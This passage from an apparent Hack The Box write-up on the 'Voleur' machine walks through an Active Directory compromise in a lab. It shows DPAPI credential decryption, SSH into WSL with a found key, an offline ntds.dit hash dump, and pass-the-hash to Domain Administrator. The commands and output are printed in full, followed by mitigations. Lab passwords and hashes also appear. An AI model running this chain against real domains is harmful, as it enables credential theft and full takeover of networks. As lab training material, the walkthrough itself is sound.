We locate the DPAPI master key at: /Second-Line Support/Archived Users/todd.wolfe/AppData/Roaming/Microsoft/Protect/S-1-5-21-3927696377-1337352550-2781715495-1110
And the DPAPI credential blob at: /Second-Line Support/Archived Users/todd.wolfe/AppData/Roaming/Microsoft/Credentials
We pull these files to our local machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
#  cd /Second-Line Support/Archived Users/todd.wolfe/AppData/Roaming/Microsoft/Protect/S-1-5-21-3927696377-1337352550-2781715495-1110
# ls
drw-rw-rw-          0  Wed Jan 29 10:13:09 2025 .
drw-rw-rw-          0  Wed Jan 29 10:13:09 2025 ..
-rw-rw-rw-        740  Wed Jan 29 08:09:25 2025 08949382-134f-4c63-b93c-ce52efc0aa88
-rw-rw-rw-        900  Wed Jan 29 07:53:08 2025 BK-VOLEUR
-rw-rw-rw-         24  Wed Jan 29 07:53:08 2025 Preferred
# get 08949382-134f-4c63-b93c-ce52efc0aa88
#  cd /Second-Line Support/Archived Users/todd.wolfe/AppData/Roaming/Microsoft/Credentials
# ls
drw-rw-rw-          0  Wed Jan 29 10:13:09 2025 .
drw-rw-rw-          0  Wed Jan 29 10:13:09 2025 ..
-rw-rw-rw-        398  Wed Jan 29 08:13:50 2025 772275FAD58525253490A9B0039791D3
# get 772275FAD58525253490A9B0039791D3
Using impacket-dpapi, we decrypt the master key using Todd’s password and SID:
1
impacket-dpapi masterkey -file 08949382-134f-4c63-b93c-ce52efc0aa88 -sid S-1-5-21-3927696377-1337352550-2781715495-1110 -password NightT1meP1dg3on14
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali㉿kali)-[~/HTB-machine/voleur]
└─$ impacket-dpapi masterkey -file 08949382-134f-4c63-b93c-ce52efc0aa88 -sid S-1-5-21-3927696377-1337352550-2781715495-1110 -password NightT1meP1dg3on14
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 08949382-134f-4c63-b93c-ce52efc0aa88
Flags       :        0 (0)
Policy      :        0 (0)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
With the decrypted master key, we decrypt the credential blob. A DPAPI credential blob (CRED_BLOB) is encrypted with AES-256 using the master key as the encryption key. The structure includes the target name, username, and the plaintext password:
1
2
impacket-dpapi credential -file 772275FAD58525253490A9B0039791D3 \
  -key 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
1
2
3
4
[CREDENTIAL]
LastWritten : 2025-01-29 12:55:19
Username    : jeremy.combs
Unknown     : qT3V9pLXyN7W4m
The credential blob contains plaintext credentials for jeremy.combs — saved by Todd as Jezzas_Account.
Privilege Escalation — SSH to WSL
With jeremy.combs’s credentials (qT3V9pLXyN7W4m), we verify share access:
1
netexec smb dc.voleur.htb -u jeremy.combs -p 'qT3V9pLXyN7W4m' --shares -k
1
2
SMB         dc.voleur.htb   445    dc               [+] voleur.htb\jeremy.combs:qT3V9pLXyN7W4m
SMB         dc.voleur.htb   445    dc               IT              READ
Jeremy is a member of Third-Line Support Technicians. The IT share contains a folder with an id_rsa private key and a Note.txt.txt.
1
2
3
impacket-getTGT voleur.htb/jeremy.combs:qT3V9pLXyN7W4m -dc-ip 10.10.11.76
export KRB5CCNAME=jeremy.combs.ccache
impacket-smbclient -k -no-pass voleur.htb/jeremy.combs@dc.voleur.htb
1
2
3
4
5
6
7
# use IT
# cd Third-Line Support
# ls
-rw-rw-rw-       2602  Thu Jan 30 11:11:29 2025 id_rsa
-rw-rw-rw-        186  Thu Jan 30 11:07:35 2025 Note.txt.txt
# get id_rsa
# get Note.txt.txt
The note reveals a partially configured WSL environment:
1
2
3
4
5
6
7
8
9
Jeremy,

I've had enough of Windows Backup! I've part configured WSL to see if we can utilize any of the backup tools from Linux.

Please see what you can set up.

Thanks,

Admin
SSH To Jeremy WSL Instance
We use the id_rsa SSH private key to connect to the WSL environment on the DC. WSL instances run as a lightweight VM on the Windows kernel, and an SSH server is exposed on port 2222. We log in as svc_backup.
1
2
chmod 600 id_rsa
ssh -i id_rsa svc_backup@dc.voleur.htb -p 2222
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# chmod 600 id_rsa

┌──(root㉿kali)-[/home/kali/HTB-machine/voleur]
└─# ssh -i id_rsa svc_backup@dc.voleur.htb -p 2222
The authenticity of host '[dc.voleur.htb]:2222 ([10.10.11.76]:2222)' can't be established.
ED25519 key fingerprint is SHA256:mKWAEwLTnEN2bJNi7fkc+BZodiXCIiP3ywSLJiZL0ss.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[dc.voleur.htb]:2222' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04 LTS (GNU/Linux 4.4.0-20348-Microsoft x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jul 12 06:37:42 PDT 2025

  System load:    0.52      Processes:             9
  Usage of /home: unknown   Users logged in:       0
  Memory usage:   36%       IPv4 address for eth0: 10.10.11.76
  Swap usage:     0%


363 updates can be installed immediately.
257 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Jan 30 04:26:24 2025 from 127.0.0.1
 * Starting OpenBSD Secure Shell server sshd                                                                           [ OK ]
svc_backup@DC:~$ ls
svc_backup@DC:~$ pwd
/home/svc_backup
Inside the WSL environment, Windows drives are mounted under /mnt/ (via DrvFs). We find backups of the Active Directory database (ntds.dit) and the SYSTEM/SECURITY registry hives in the mounted C drive — these were created by Windows Server Backup.
1
2
3
4
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/Active Directory$ ls
ntds.dit  ntds.jfm
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/registry$ ls
SECURITY  SYSTEM
We copy these files via SCP over port 2222:
1
2
scp -P 2222 -i id_rsa svc_backup@voleur.htb:/mnt/c/IT/Third-Line\ Support/Backups/Active\ Directory/* backup/
scp -P 2222 -i id_rsa svc_backup@voleur.htb:/mnt/c/IT/Third-Line\ Support/Backups/registry/* backup/
1
2
$ ls backup/
ntds.dit  ntds.jfm  SECURITY  SYSTEM
Hash Dumping
We use impacket-secretsdump locally to extract domain credential hashes from the offline ntds.dit database. secretsdump uses the SYSTEM hive’s bootKey to decrypt the PEK (Password Encryption Key) stored in ntds.dit, which in turn decrypts each user’s NT hash stored in the database’s datatable:
1
impacket-secretsdump -system SYSTEM -ntds ntds.dit LOCAL
1
2
3
4
5
6
7
[*] Target system bootKey: 0xbbdd1a32433b87bcc9b875321b883d2d
[*] PEK # 0 found and decrypted: 898238e1ccd2ac0016a18c53f4569f40
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e656e07c56d831611b577b160b259ad2:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5aeef2c641148f9173d663be744e323c:::
voleur.htb\svc_winrm:1601:aad3b435b51404eeaad3b435b51404ee:5d7e37717757433b4780079ee9b1d421:::
... (domain users omitted for brevity)
[] Kerberos keys from ntds.dit Administrator:aes256-cts-hmac-sha1-96:f577668d58955ab962be9a489c032f06d84f3b66cc05de37716cac917acbeebb Administrator:aes128-cts-hmac-sha1-96:38af4c8667c90d19b286c7af861b10cc Administrator:des-cbc-md5:459d836b9edcd6b0 DC$:aes256-cts-hmac-sha1-96:65d713fde9ec5e1b1fd9144ebddb43221123c44e00c9dacd8bfc2cc7b00908b7 DC$:aes128-cts-hmac-sha1-96:fa76ee3b2757db16b99ffa087f451782 DC$:des-cbc-md5:64e05b6d1abff1c8 krbtgt:aes256-cts-hmac-sha1-96:2500eceb45dd5d23a2e98487ae528beb0b6f3712f243eeb0134e7d0b5b25b145 krbtgt:aes128-cts-hmac-sha1-96:04e5e22b0af794abb2402c97d535c211 krbtgt:des-cbc-md5:34ae31d073f86d20 voleur.htb\ryan.naylor:aes256-cts-hmac-sha1-96:0923b1bd1e31a3e62bb3a55c74743ae76d27b296220b6899073cc457191fdc74 voleur.htb\ryan.naylor:aes128-cts-hmac-sha1-96:6417577cdfc92003ade09833a87aa2d1 voleur.htb\ryan.naylor:des-cbc-md5:4376f7917a197a5b voleur.htb\marie.bryant:aes256-cts-hmac-sha1-96:d8cb903cf9da9edd3f7b98cfcdb3d36fc3b5ad8f6f85ba816cc05e8b8795b15d voleur.htb\marie.bryant:aes128-cts-hmac-sha1-96:a65a1d9383e664e82f74835d5953410f voleur.htb\marie.bryant:des-cbc-md5:cdf1492604d3a220 voleur.htb\lacey.miller:aes256-cts-hmac-sha1-96:1b71b8173a25092bcd772f41d3a87aec938b319d6168c60fd433be52ee1ad9e9 voleur.htb\lacey.miller:aes128-cts-hmac-sha1-96:aa4ac73ae6f67d1ab538addadef53066 voleur.htb\lacey.miller:des-cbc-md5:6eef922076ba7675 voleur.htb\svc_ldap:aes256-cts-hmac-sha1-96:2f1281f5992200abb7adad44a91fa06e91185adda6d18bac73cbf0b8dfaa5910 voleur.htb\svc_ldap:aes128-cts-hmac-sha1-96:7841f6f3e4fe9fdff6ba8c36e8edb69f voleur.htb\svc_ldap:des-cbc-md5:1ab0fbfeeaef5776 voleur.htb\svc_backup:aes256-cts-hmac-sha1-96:c0e9b919f92f8d14a7948bf3054a7988d6d01324813a69181cc44bb5d409786f voleur.htb\svc_backup:aes128-cts-hmac-sha1-96:d6e19577c07b71eb8de65ec051cf4ddd voleur.htb\svc_backup:des-cbc-md5:7ab513f8ab7f765e voleur.htb\svc_iis:aes256-cts-hmac-sha1-96:77f1ce6c111fb2e712d814cdf8023f4e9c168841a706acacbaff4c4ecc772258 voleur.htb\svc_iis:aes128-cts-hmac-sha1-96:265363402ca1d4c6bd230f67137c1395 voleur.htb\svc_iis:des-cbc-md5:70ce25431c577f92 voleur.htb\jeremy.combs:aes256-cts-hmac-sha1-96:8bbb5ef576ea115a5d36348f7aa1a5e4ea70f7e74cd77c07aee3e9760557baa0 voleur.htb\jeremy.combs:aes128-cts-hmac-sha1-96:b70ef221c7ea1b59a4cfca2d857f8a27 voleur.htb\jeremy.combs:des-cbc-md5:192f702abff75257 voleur.htb\svc_winrm:aes256-cts-hmac-sha1-96:6285ca8b7770d08d625e437ee8a4e7ee6994eccc579276a24387470eaddce114 voleur.htb\svc_winrm:aes128-cts-hmac-sha1-96:f21998eb094707a8a3bac122cb80b831 voleur.htb\svc_winrm:des-cbc-md5:32b61fb92a7010ab [] Cleaning up…
1
2
3
4
5
6
7
8
9
10
11

The dump retrieves the Administrator NT hash: `e656e07c56d831611b577b160b259ad2`.

## Winrm to Administrator

With the NTLM hash, we perform a Pass-the-Hash (PtH) attack — the NT hash is used directly as the Kerberos pre-authentication credential. `impacket-getTGT` sends an AS-REQ with the encrypted timestamp derived from the hash; the KDC validates it and returns a TGT. We then use `evil-winrm` with the TGT to get a shell as Domain Administrator.

```shell
impacket-getTGT voleur.htb/Administrator -hashes :e656e07c56d831611b577b160b259ad2 -dc-ip 10.10.11.76
export KRB5CCNAME=Administrator.ccache
evil-winrm -i dc.voleur.htb -r VOLEUR.HTB
1
2
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ..\Desktop\root.txt
b5e3bb411e95b7ccf881df704f9f113a
We establish access as Domain Administrator and retrieve the root flag, completing the machine’s compromise.
Mitigations & Security Recommendations
- Restrict Share Permissions and Secure Files:
- Limit access permissions to sensitive SMB shares. The
ITshare should not be globally readable by all standard users. - Enforce strong encryption on all files. Sensitive documents like
Access_Review.xlsxshould not contain plaintext passwords or be encrypted with weak, crackable keys.
- Limit access permissions to sensitive SMB shares. The
- Apply Principle of Least Privilege in AD Directory Services:
- Remove the
GenericWriteorWritePropertydelegation that allows standard service accounts (svc_ldap) to edit security properties (such as SPNs) on other service accounts (svc_winrm). - Audit membership of the “Restore Users” AD group. Only authorized administrators should be allowed to search for and restore deleted directory objects.
- Remove the
- Decommission Inactive/Deleted Accounts:
- Ensure passwords of deleted or deactivated employees are changed to random, long strings prior to deletion to prevent post-restoration login attacks.
- Secure WSL and Local Mounts:
- Restrict WSL access inside the Domain Controller. Active Directory backups (
ntds.dit) should be stored in securely protected directories that are not readable by service accounts or exposed via WSL file system paths. - Regularly rotate the Administrator password, disable local authentication features where possible, and enforce message signing on all SMB communications.
- Restrict WSL access inside the Domain Controller. Active Directory backups (